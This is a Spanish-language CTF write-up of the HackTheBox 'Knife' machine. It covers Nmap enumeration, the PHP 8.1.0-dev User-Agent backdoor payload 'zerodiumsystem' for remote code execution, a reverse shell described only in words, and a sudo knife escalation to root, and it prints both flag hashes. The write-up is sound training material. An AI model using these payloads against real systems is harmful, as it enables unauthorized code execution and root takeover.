


KNIFE

- 1. KNIFE
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. PHP 8.1.0-dev RCE
 - 1.5. Privesc via knife in sudoers

1. KNIFE

<https://app.hackthebox.com/machines/Knife>



KNIFE 347

RETIRE MACHINE

Knife

LINUX EASY

3.6 MACHINE RATING	22184 USER OWNS	20645 SYSTEM OWNS	22/05/2021 RELEASED
------------------------------	---------------------------	-----------------------------	-------------------------------

Created by MrKN16H7

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida averiguamos qué sistema operativo es, y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina

Linux.

```
> ping 10.10.10.242
PING 10.10.10.242 (10.10.10.242) 56(84) bytes of data:
64 bytes from 10.10.10.242: icmp_seq=1 ttl=63 time=42.6 ms
64 bytes from 10.10.10.242: icmp_seq=2 ttl=63 time=42.5 ms
64 bytes from 10.10.10.242: icmp_seq=3 ttl=63 time=42.4 ms
64 bytes from 10.10.10.242: icmp_seq=4 ttl=63 time=43.3 ms
64 bytes from 10.10.10.242: icmp_seq=5 ttl=63 time=43.9 ms
64 bytes from 10.10.10.242: icmp_seq=6 ttl=63 time=43.8 ms
^C
--- 10.10.10.242 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 42.544/43.249/43.907/0.526 ms
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
> settarget "10.10.10.242 Knife"
> nmap -sS -p- --open 10.10.10.242 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-25 14:00 CET
Nmap scan report for 10.10.10.242
Host is up (0.12s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```
> extractPorts allports
File: extractPorts.tmp

1
2
3  [*] Extracting information...
4  [*] IP Address: 10.10.10.242
5  [*] Open ports: 22,80
6
7  [*] Ports copied to clipboard
8

> nmap -sCV -p22,80 10.10.10.242 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-25 14:01 CET
Nmap scan report for 10.10.10.242
Host is up (0.062s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 b549ca367c315c364717f6a534a4c21 (RSA)
|   256 bf8a3fd406e92e874ec97eab22bec0ee (ECDSA)
|_  256 1adea1cc37ce53bb1bfb2b0badb3f684 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Emergent Medical Idea
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

1.3. Tecnologías web


Whatweb: nos reporta lo siguiente. El encabezado *X-Powered-By:* revela que la aplicación está usando *PHP/8.1.0-dev*, la cual parece estar en desarrollo (*-dev*).

```

$ whatweb http://10.10.10.242
http://10.10.10.242 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.242], PHP[8.1.0-dev], Script, Title[Emergent Medical Idea], X-Powered-By[PHP/8.1.0-dev]

```


Wappalizer: accedemos a la web y podemos ver lo siguiente.




1.4. PHP 8.1.0-dev RCE

Buscamos exploits para esta versión de *PHP/8.1.0-dev*. Encontramos uno, el cual compartimos a continuación. Parece que la vulnerabilidad reside en el encabezado **User-Agent**, el cual se puede manipular y llegar a ejecutar comandos de manera remota. En cualquier caso, realizaremos esta explotación de modo manual. Para ello, añadimos como encabezado: `User-Agent: zerodiumsystem('id');`, siendo `id` el comando que se ejecutará en el sistema. Compartimos este exploit a continuación.

<https://www.exploit-db.com/exploits/49933>



Lo que hacemos en este punto es enviarnos una reverse shell a nuestro sistema. Nos ponemos en escucha con **Netcat** por un puerto. Ejecutamos este one-liner que aparece en la imagen, y obtenemos nuestra shell reversa.



1.5. Privesc via knife in sudoers

Tenemos acceso al sistema como usuario **james**. Una de las primeras cosas que hacemos es `sudo -l` para ver los permisos a nivel de **sudoers**. Podemos ejecutar `/usr/bin/knife` como **root** sin proporcionar contraseña. Buscamos en **GTFObins**, y encontramos lo siguiente.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

Ejecutamos: `sudo knife exec -E 'exec "/bin/sh"'`. Obtenemos nuestra sesión como **root**.

```
james@knife:/$ whoami
james
james@knife:/$ hostname -I
10.10.10.242 dead:beef::250:56ff:feb9:d8da
james@knife:/$ sudo -l
Matching Defaults entries for james on knife:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
(root) NOPASSWD: /usr/bin/knife
james@knife:/$ sudo knife exec -E 'exec "/bin/sh"'
```

```
w#
# whoami
root
# cd /home
# ls
james
# cd james
# ls
user.txt
# cat user.txt
1069123b6949502cc3e4be89f11f68
# cd /root
# ls
delete.sh root.txt snap
# cat root.txt
c385c04b130abcb321e514c6d265a683
#
```